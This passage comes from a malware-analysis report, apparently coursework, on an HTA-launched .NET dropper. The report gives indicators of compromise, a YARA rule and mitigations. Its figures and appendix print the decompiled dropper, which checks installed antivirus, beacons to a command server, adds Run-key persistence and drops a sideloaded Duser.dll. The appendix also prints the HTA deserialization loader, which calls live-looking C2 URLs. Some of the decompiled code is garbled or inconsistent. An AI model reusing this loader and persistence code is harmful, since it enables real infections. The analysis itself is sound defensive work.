3. **"credwiz.exe"**: This string identifies a legitimate Windows executable, the Credential Wizard. Malware often leverages trusted executables to gain initial execution privileges and potentially avoid suspicion. In this case, the malware might be copying and potentially modifying this executable for malicious purposes.
4. **"hijackdllname"**: This string suggests the presence of a variable storing the name of a DLL the malware intends to hijack. Replacing a legitimate DLL with a modified version is a common technique for malware to manipulate system behavior or inject malicious code into running processes.
5. **"ManagementObjectSearcher"**: This string indicates the potential use of the Windows Management Instrumentation (WMI) API. Malware might leverage WMI to gather information about the system, including installed software like antivirus programs. This information could be used to tailor its attack strategy or evade detection.

## Malware Details

The Detect it easy tool was used to collect the details of the executable which is likely core of this malware. The entry point of the malware was determined. Furthermore, the malware has only 3 sections was also pointed out and the malware was written in C# as with .NET library was also verified




Figure16: Static Malware details

## Import Address Table

The import address table further solidifies our claim due to the existence of mscoree.dll in the import Address Table.

## 1. Mscoree.dll

It is the core component responsible for loading and managing .NET applications. It provides the runtime environment for executing managed code.




Figure17: Import Address Table of Malware

## Technical Analysis

After decompiling the PE using the tool dnSpy a static analysis of the code was done in order to find out what the code is doing and how it is working.

The classname defined was **preBotHta** with few of the below attributes:

- instpath: Constant integer with value 35 (likely unused or placeholder).
- copyexe: String holding the name of the executable to copy (credwiz.exe).
- hijackdllname: String holding the name of the DLL to hijack (Duser.dll).
- program: String holding the name of the program to execute (mshta.exe).
- instfolder: String holding the installation folder path (dsk\\dat2.1).

There were 6 methods defined for this class and each method would have a unique task to perform which are discussed below:

### 1. MyWebClient Class

**Purpose:** Custom web client for downloading data.

It inherited from WebClient and overrides GetWebRequest to set timeout and user agent for requests.

```
protected override WebRequest GetWebRequest(Uri uri)
{
    HttpWebRequest httpWebRequest = base.GetWebRequest(uri) as HttpWebRequest;
    httpWebRequest.Timeout = 30000;
    httpWebRequest.UserAgent = "Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.56)";
    return httpWebRequest;
}
```

*Figure 18: MyWebClient Class*



## 2. downloadData Method

**Purpose:** Downloads data from a specified URL.

The downloadData method creates a custom MyWebClient object to handle web requests. It then uses WebClient.DownloadData to download data from the provided URL and return the downloaded data as byte array.

```
// Token: 0x00000002 RVA: 0x000207E File Offset: 0x000027E
private byte[] downloadData(string url)
{
    byte[] result;
    using (preBotHta.MyWebClient myWebClient = new preBotHta.MyWebClient())
    {
        result = myWebClient.DownloadData(url);
    }
    return result;
}
```

*Figure19: Code for downloadData Method*

## 3. Work Method

**Purpose:** The main execution logic of the malware.

It starts by identifying installed antivirus software through Windows Management Instrumentation (WMI) class AntiVirusProduct. If specific antivirus products (360, Avast, or AVG) are detected, the malware attempts to download additional data from a predetermined URL, potentially as a countermeasure against security software. Subsequently, the method constructs the installation path within the user's common application data folder using the specified instfolder variable. It then copies the legitimate credwiz.exe executable from the system32 or syswow64 directory to the newly created installation folder. To ensure persistence, the malware creates a registry entry under

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run with the name

"credw1" pointing to the copied executable, causing it to execute automatically on system startup. The malware then proceeds to decode a base64-encoded string containing compressed data, which is subsequently decompressed. The decompressed data, likely representing a malicious DLL, undergoes modifications involving string replacements based on specific patterns. The altered DLL is then saved to a file named "Duser.dll" within the installation directory. Finally, the malware initiates the execution of the copied credwiz.exe executable.

```

2 // [Token: 0x00000000] Pub. 0x00000000 File Offset: 0x00000000
3 public void Work(string dllBase64, string elm = "-1", string cpm = "0", string avd1 = "", string url = "")
4 {
5     string text = "";
6     try
7     {
8         try
9         {
10             foreach (ManagementBaseObject managementBaseObject in new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM AntiVirusProduct").Get())
11             {
12                 ManagementObject managementObject = (ManagementObject)managementBaseObject;
13                 text += managementObject["displayName"];
14             }
15             text = text.ToLower();
16             if (!text.Contains("360") && !text.Contains("avast") && !text.Contains("avg"))
17             {
18                 this.downloadData(avd1 + text);
19             }
20         }
21         catch (Exception)
22         {
23         }
24         this.InstFolder = this.InstFolder.Trim();
25         string text2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), this.InstFolder);
26         string text3 = Environment.ExpandEnvironmentVariables("%windir%\\system64\\");
27         if (!Directory.Exists(text3))
28         {
29             text3 = Environment.ExpandEnvironmentVariables("%windir%\\system32\\");
30         }
31         this.copexe = text3 + this.copexe;
32         RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
33         if (!File.Exists(Path.Combine(text2, Path.GetFileName(this.copexe))) && registryKey.GetValue("credw") != null)
34         {
35             throw new Exception("Already installed");
36         }
37         registryKey.SetValue("credw", Path.Combine(text2, Path.GetFileName(this.copexe)));
38         Directory.CreateDirectory(text2);
39         File.Copy(this.copexe, Path.Combine(text2, Path.GetFileName(this.copexe)), true);
40         byte[] array = preBotika.Decompress(Convert.FromBase64String(dllBase64));
41         string s = url.Length.ToString().PadLeft("yyyyyyyy".Length, '0');
42         array = this.ReplaceBytes(array, Encoding.ASCII.GetBytes("yyyyyyyy"), Encoding.ASCII.GetBytes(s));
43         string s2 = new Uri(url).AbsolutePath.Split(new char[]
44         {
45             '/'
46         })[1].Substring(0, 5);
47         array = this.ReplaceBytes(array, Encoding.ASCII.GetBytes("rox"), Encoding.ASCII.GetBytes(s2));
48         string text4 = new string('R', 1000);
49         string s3 = url.PadRight(text4.Length, '0');
50         array = this.ReplaceBytes(array, Encoding.ASCII.GetBytes(text4), Encoding.ASCII.GetBytes(s3));
51         byte[] array2 = new byte[2];
52         new RndCryptoServiceProvider().GetBytes(array2);
53         array[array.Length - 2] = array2[0];
54         array[array.Length - 1] = array2[1];
55         File.WriteAllBytes(Path.Combine(text2, "Duser.dll"), array);
56         Process.Start(Path.Combine(text2, Path.GetFileName(this.copexe)));
57     }
58     catch (Exception ex)
59     {
60         try
61         {
62             if (!text.Contains("360") && !text.Contains("avast") && !text.Contains("avg"))
63             {
64                 this.downloadData(avd1 + text + ex.Message);
65             }
66         }
67         catch (Exception)
68         {
69         }
70     }
71 }

```

Figure20: Code for Work method

## 4. Decompress Method

**Purpose:** Decompresses GZIP compressed data.

The Decompress method takes the compressed byte array as input and creates a GzipStream to decompress the data. It reads the decompressed data into memory stream and return decompressed data as byte array.

```
// Token: 0x00000000 RID: 1 RVA: 0x0002121E File Offset: 0x00000000
public static byte[] Decompress(byte[] data)
{
    byte[] result;
    using (MemoryStream memoryStream = new MemoryStream(data))
    {
        using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress))
        {
            using (MemoryStream memoryStream2 = new MemoryStream())
            {
                byte[] array = new byte[1024];
                int count;
                while ((count = gzipStream.Read(array, 0, array.Length)) > 0)
                {
                    memoryStream2.Write(array, 0, count);
                }
                result = memoryStream2.ToArray();
            }
        }
    }
    return result;
}
```

*Figure21: Code for Decompress Method*

## 5. FindBytes Method

**Purpose:** Finds the index of a byte array within another byte array.

The FindBytes method locates the position of a specific byte sequence within a larger byte array.

It returns the index of the first occurrence of the search pattern or -1 if not found.

```
// Token: 0x00000000 RID: 1 RVA: 0x0002121E File Offset: 0x00000000
public int FindBytes(byte[] src, byte[] find)
{
    int result = -1;
    int num = 0;
    for (int i = 0; i < src.Length; i++)
    {
        if (src[i] == find[num])
        {
            if (num == find.Length - 1)
            {
                result = i - num;
                break;
            }
            num++;
        }
        else if (src[i] == find[0])
        {
            num = 1;
        }
        else
        {
            num = 0;
        }
    }
    return result;
}
```

*Figure22: Code for FindBytes Method*

## 6. ReplaceBytes Method

**Purpose:** Replaces occurrences of one byte array with another within a byte array.

The `ReplaceBytes` uses `FindBytes` to locate the search byte array within the source array and creates a new byte array with the replaced content. IT Recursively calls itself until no more occurrences of the search byte array are found and returns the modified byte array.

```
public byte[] ReplaceBytes(byte[] src, byte[] search, byte[] repl)
{
    byte[] array = null;
    for (;;)
    {
        int num = this.FindBytes(src, search);
        if (num < 0)
        {
            break;
        }
        array = new byte[src.Length - search.Length + repl.Length];
        Buffer.BlockCopy(src, 0, array, 0, num);
        Buffer.BlockCopy(repl, 0, array, num, repl.Length);
        Buffer.BlockCopy(src, num + search.Length, array, num + repl.Length, src.Length - (num + search.Length));
        src = array;
    }
    return array;
}
```

*Figure23: Code for ReplaceBytes Method*

## Indicators of Compromise

### 1. For HTA script

- File name: Htseelaa.hta
- File Hash
- Md5: 95bbe76feffc6e95f728ccc34cd70a2c
- SHA256: cad35eca7f1db6095b41826280c69be9631dd0eb44ac4a68a10803b3a73cf9de
- **Process Creation:** Creation of the mshta.exe process to execute the HTA script.

### 2. For core malware Executable

- **File Name:** preBotHta.dll
- **File Path:** The path to the malware executable, including the installation directory (e.g.,  
C:\Users\<username>\AppData\Roaming\dsk\dat2.1\

- **Dropped Files:** credwiz.exe (if copied), Duser.dll (the modified DLL).
- **File Hash:**
- **Md5:** b543e428296adb73246e6e1bf0054351
- **SHA256:** 37bc3701aa5570c7268f6bccc bfd785d12accf4a4cc8dd71d3d64c0689965549
- **Registry Key:**  
HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run\credw1
- **Registry Value:** The value associated with the registry key, pointing to the copied credwiz.exe file.
- **Process Creation:** Creation of suspicious processes, such as credwiz.exe or other unexpected processes.

## YARA RULE

```
rule Coursework1_rule
{
  meta:
    description = "Detects a potential malware based on limited information"
    author = "Avishek Dhakal"
    date = "2024-8-14"

  strings:
    $str1 = "mshta.exe"
    $str2 = "credwiz.exe"
    $str3 = "Duser.dll"

  condition:
    uint32(0) = 0x4D5A9000 and
    filesize > 0 and
    (uint32(0x3C) = 0x00000040 or uint32(0x3C) = 0x00000080) and
    (
      uint32(0x80) = 0x00000200 or
      uint32(0x80) = 0x00001000 or
      uint32(0x80) = 0x00000400
    ) and
    (
      filesize > 512 or
      uint32(0x3C) = 0x00000080
    ) and
    (
      strings any of ($str1, $str2, $str3)
    )
}
```

## Recommendations Based on Malware Behavior

Understanding the malware's specific behavior is crucial for crafting effective mitigation strategies. Based on the limited information available, here are some potential recommendations:

1. **Implement Application Whitelisting:** Enforce strict application whitelisting policies to prevent the execution of unauthorized software, such as the malicious HTA and any associated executables.
2. **Disable Script Execution:** Disable the execution of scripts (like HTA) to prevent initial infection vectors.

3. **Monitor for Suspicious Registry Modifications:** Implement monitoring solutions to detect unauthorized changes to the registry, especially within the Run key, as the malware attempts to establish persistence.
4. **Network Traffic Analysis:** Utilize network traffic analysis tools to identify and block outbound connections to suspicious domains or IP addresses associated with the malware's command-and-control infrastructure.
5. **Antivirus and Endpoint Protection:** Ensure robust antivirus and endpoint protection solutions are in place with up-to-date signature and behavior-based detection capabilities.

### General Recommendations

6. **User Education and Awareness:** Educate users about the risks of clicking on suspicious links, opening unknown attachments, and downloading software from untrusted sources.
7. **Regular Software Updates:** Maintain up-to-date operating systems, applications, and security software to patch vulnerabilities that malware can exploit.
8. **Incident Response Plan:** Develop and test an incident response plan to effectively handle malware infections and minimize damage.

### Conclusion

The provided malware exhibits malicious behavior through various techniques including file copying, registry manipulation, and potential DLL hijacking. By leveraging tools like YARA, analysts can create detection rules based on specific characteristics of the malware. However, a comprehensive understanding requires a combination of static, dynamic, and behavioral analysis. Continuous monitoring and adaptation of detection methods are crucial to effectively combat evolving threats.

## References

- *Mshta - Red Canary Threat Detection Report*. (2022). Red Canary;  
<https://redcanary.com/threat-detection-report/techniques/mshta/>
- *What is credwiz.exe (Credential Backup and Restore Wizard)? 4 reasons to/NOT trust it*. (2024). Spyshelter.com. <https://www.spyshelter.com/exe/microsoft-windows-credwiz-exe/>
- *VirusTotal*. (2024). Virustotal.com; VirusTotal.  
<https://www.virustotal.com/gui/file/37bc3701aa5570c7268f6bcccbfd785d12accf4a4cc8dd71d3d64c0689965549/details>
- *mscoree.dll free download | DLLfiles.com*. (2024). DLL-Files.com; DLL-files.com.  
<https://www.dll-files.com/mscoree.dll.html#:~:text=The%20mscoree.,of%20the%20Microsoft.NET%20framework.>
- *VirusTotal*. (2024). Virustotal.com; VirusTotal.  
<https://www.virustotal.com/gui/file/c2045851a5f974b5adfe54ebc76b5fe9ee0412b376c62ab789434fb2aae7f580>



# Appendix

```
// Decompiled with Jettbrains decompiler
// Type: preBothta
// Assembly: PreBothta, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// MVID: BA397A89-4E9E-4C22-A6B6-E14A6AC82400
// Assembly location: C:\Users\husky\Desktop\portable2.exe

using Microsoft.Win32;
using System;
using System.Diagnostics;
using System.IO;
using System.IO.Compression;
using System.Management;
using System.Net;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Text;

#nullable disable
[ComVisible(true)]
public class preBothta
{
    private const int instPath = 35;
    private string copyexe = "credhdi.exe";
    private const string hijackDllName = "Duser.dll";
    private string program = "mhata.exe";
    private string instfolder = "dsk\\dat2.1";

    private byte[] downloadData(string url)
    {
        using (preBothta.MyWebClient myWebClient = new preBothta.MyWebClient())
        {
            return myWebClient.DownloadData(url);
        }
    }

    public void Work(string dllBase64, string elm = "-1", string cpm = "0", string avurl = "", string url = "")
    {
        string str1 = "";
        try
        {
            try
            {
                foreach (ManagementObject managementObject in new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM AntiVirusProduct").Get())
                {
                    str1 += (string) managementObject["displayName"];
                    str1 = str1.ToLower();
                    if (str1.Contains("360"))
                    {
                        if (str1.Contains("avast"))
                        {
                            if (str1.Contains("avg"))
                            {
                                this.downloadData(avurl + str1);
                            }
                        }
                    }
                }
            }
            catch (Exception ex)
            {
            }
            this.instfolder = this.instfolder.Trim();
            string str2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData), this.instfolder);
            string path = Environment.ExpandEnvironmentVariables("%windir%\\system32\\");

            if (!Directory.Exists(path))
            {
                path = Environment.ExpandEnvironmentVariables("%windir%\\system32\\");
                this.copyexe = path + this.copyexe;
                RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
                if (System.IO.File.Exists(Path.Combine(str2, Path.GetFileName(this.copyexe))) && registryKey.GetValue("credh") != null)
                {
                    throw new Exception("Already installed");
                }
                registryKey.SetValue("credh", (object) Path.Combine(str2, Path.GetFileName(this.copyexe)));
                Directory.CreateDirectory(str2);
                System.IO.File.Copy(this.copyexe, Path.Combine(str2, Path.GetFileName(this.copyexe)), true);
                byte[] src1 = preBothta.Decompress(Convert.FromBase64String(dllBase64));
                string s1 = url.Length.ToString().PadLeft("yyyyyyyy".Length, '0');
                byte[] src2 = this.ReplaceBytes(src1, Encoding.ASCII.GetBytes("yyyyyyyy"), Encoding.ASCII.GetBytes(s1));
                string s2 = new Uri(url).AbsolutePath.Split('/')[1].Substring(0, 5);
                byte[] src3 = this.ReplaceBytes(src2, Encoding.ASCII.GetBytes("row"), Encoding.ASCII.GetBytes(s2));
                string s3 = new string('0', 1000);
                string s4 = url.PadRight(s3.Length, '0');
                byte[] bytes = this.ReplaceBytes(src3, Encoding.ASCII.GetBytes(s3), Encoding.ASCII.GetBytes(s4));
                byte[] data = new byte[2];
                new RNGCryptographyServiceProvider().GetBytes(data);
                bytes[bytes.Length - 2] = data[0];
                bytes[bytes.Length - 1] = data[1];
                System.IO.File.WriteAllBytes(Path.Combine(str2, "Duser.dll"), bytes);
                Process.Start(Path.Combine(str2, Path.GetFileName(this.copyexe)));
            }
            catch (Exception ex1)
            {
            }
            {
                try
                {
                    if (str1.Contains("360") || str1.Contains("avast") || str1.Contains("avg"))
                    {
                        return;
                    }
                    this.downloadData(avurl + str1 + ex1.Message);
                }
                catch (Exception ex2)
                {
                }
            }
        }
    }

    public static byte[] Decompress(byte[] data)
    {
        using (MemoryStream memoryStream1 = new MemoryStream(data))
        {
            using (GZipStream gzipStream = new GZipStream((Stream) memoryStream1, CompressionMode.Decompress))
            {
                using (MemoryStream memoryStream2 = new MemoryStream())
                {
                    byte[] buffer = new byte[1024];
                    int count;
                    while ((count = gzipStream.Read(buffer, 0, buffer.Length)) > 0)
                    {
                        memoryStream2.Write(buffer, 0, count);
                    }
                    return memoryStream2.ToArray();
                }
            }
        }
    }
}
```

```

public int FindBytes(byte[] src, byte[] find)
{
    int bytes = -1;
    int index1 = 0;
    for (int index2 = 0; index2 < src.Length; ++index2)
    {
        if ((int) src[index2] == (int) find[index1])
        {
            if (index1 == find.Length - 1)
            {
                bytes = index2 - index1;
                break;
            }
            ++index1;
        }
        else
        {
            index1 = (int) src[index2] != (int) find[0] ? 0 : 1;
        }
    }
    return bytes;
}

public byte[] ReplaceBytes(byte[] src, byte[] search, byte[] repl)
{
    byte[] dst = (byte[]) null;
    while (true)
    {
        int bytes = this.FindBytes(src, search);
        if (bytes >= 0)
        {
            dst = new byte[src.Length - search.Length + repl.Length];
            Buffer.BlockCopy((Array) src, 0, (Array) dst, 0, bytes);
            Buffer.BlockCopy((Array) repl, 0, (Array) dst, bytes, repl.Length);
            Buffer.BlockCopy((Array) src, bytes + search.Length, (Array) dst, bytes + repl.Length, src.Length - (bytes + search.Length));
            src = dst;
        }
        else
        {
            break;
        }
    }
    return dst;
}

private class MyWebClient : WebClient
{
    protected override WebRequest GetWebRequest(Uri uri)
    {
        HttpWebRequest webRequest = base.GetWebRequest(uri) as HttpWebRequest;
        webRequest.Timeout = 30000;
        webRequest.UserAgent = "Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5.6)";
        return (WebRequest) webRequest;
    }
}

```

*Figures: Full Decompiled code of the executable*

```

1 <script language="javascript">
2 window.onload=function() {
3     function base64ToStream(b) {
4         var enc = new ActiveXObject("System.Text.ASCIIEncoding");
5         var length = enc.GetByteCount(b);
6         var ba = enc.GetBytes(400);
7         var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
8         ba = transform.TransformFinalBlock(ba, 0, length);
9         var ms = new ActiveXObject("System.IO.MemoryStream");
10        ms.Write(ba, 0, (length / 4) * 3);
11        ms.Position = 0;
12        return ms;
13    }
14
15    var so = "AAEAAAD/////////NQAAAAAAAAAAQAAACTeXWZMbuRGVzZkdhdGVTCXpMxpenF8aWbU5G9sZGVyAwMAAHZKwL2ZfE2QeYXQnZQwE21ld9hVZDADAwWU31zdvVtLR1b0WvYR1U2VvWfSaKphdG1v8Khv86R1c1tE2Wk1Z2F8ZVWu80S11NGc3R1b55E2Wk1Z2F8ZVW1cmInbG10YXp25IbZkZK1vU31z8VLL11Zm4Y
16
17    var ad = "M51AAAAAAAAEay9Fxd1BwTm/KtH1C1ZACQsJUHUNP5EBSQa8nglQGl51WkAeS1V8b0xHn8wJZDkZQpZ1H8mu9tspC8XtpalteRDU6o1Q1K1UEH1LL1GHE1dZV8W7j11zhx2u8P9KnsVb/39/7x/nHm1999157/8000L/77zz/SykurjwAFA/40Jepa0P1/mfff/7PeBd1zsttuJcy/ZC3jV/Sh/13861JXF15ee+u
18
19    var ee = 'preM0tHta';
20    try {
21        function getNet(){
22            var net = "";
23            var fso = new ActiveXObject("Scripting.FileSystemObject");
24            var folds = fso.GetFolder(fso.GetSpecialFolder(0)+"\\Microsoft.NET\\Framework\\").SubFolders;
25            e = new Enumerator(folds);
26            e.moveFirst();
27            while (e.atEnd() == false)
28            {
29                var folder = e.item();
30                var files = folder.Files;
31                var fileEnum = new Enumerator(files);
32                fileEnum.moveFirst();
33                while(fileEnum.atEnd() == false){
34                    if(fileEnum.item().Name == "csc.exe")
35                    {
36                        net = folder.Name;
37                        if(folder.Name.substring(0,2)=="v2")
38                            return "v2.0.50727";
39                        else if(folder.Name.substring(0,2)=="v4")
40                            return "v4.0.30319";
41                    }
42                    fileEnum.moveNext();
43                }
44                e.moveNext();
45            }
46            return net;
47        }
48
49        var shells = new ActiveXObject('WScript.Shell');
50        ver = 'v2.0.50727';
51        try {
52            ver = getNet();
53        } catch(e) {
54            ver = 'v2.0.50727';
55        }
56        shells.Environment('Process')('COMPLUS_Version') = ver;
57        var aUrl = "https://www.cdn-aws.net/plugins/1252/1397/true/true/";
58        var stm = base64ToStream(so);
59        var fmt = new ActiveXObject('System.Runtime.Serialization.For' + 'matters.Binary.BinaryFormatter');
60        var al = new ActiveXObject('System.Collections.ArrayList');
61        var d = fmt.Deserialize_2(stm);
62        al.Add(undefined);
63        var o = d.DynamicInvoke(al.ToArray()).CreateInstance(ec);
64        o.work(ad, "1252", "1397", aUrl, "https://cdn-src.net/mdpdVz6D9vrxpQAc7mybgEuUHEpmIKtvM6SYdHbF/1252/1397/5198626b/css");
65    } catch (e) {}
66    finally{window.close();}
67    //footer
68    </script>

```

*Figures: Full Code of the HTA script*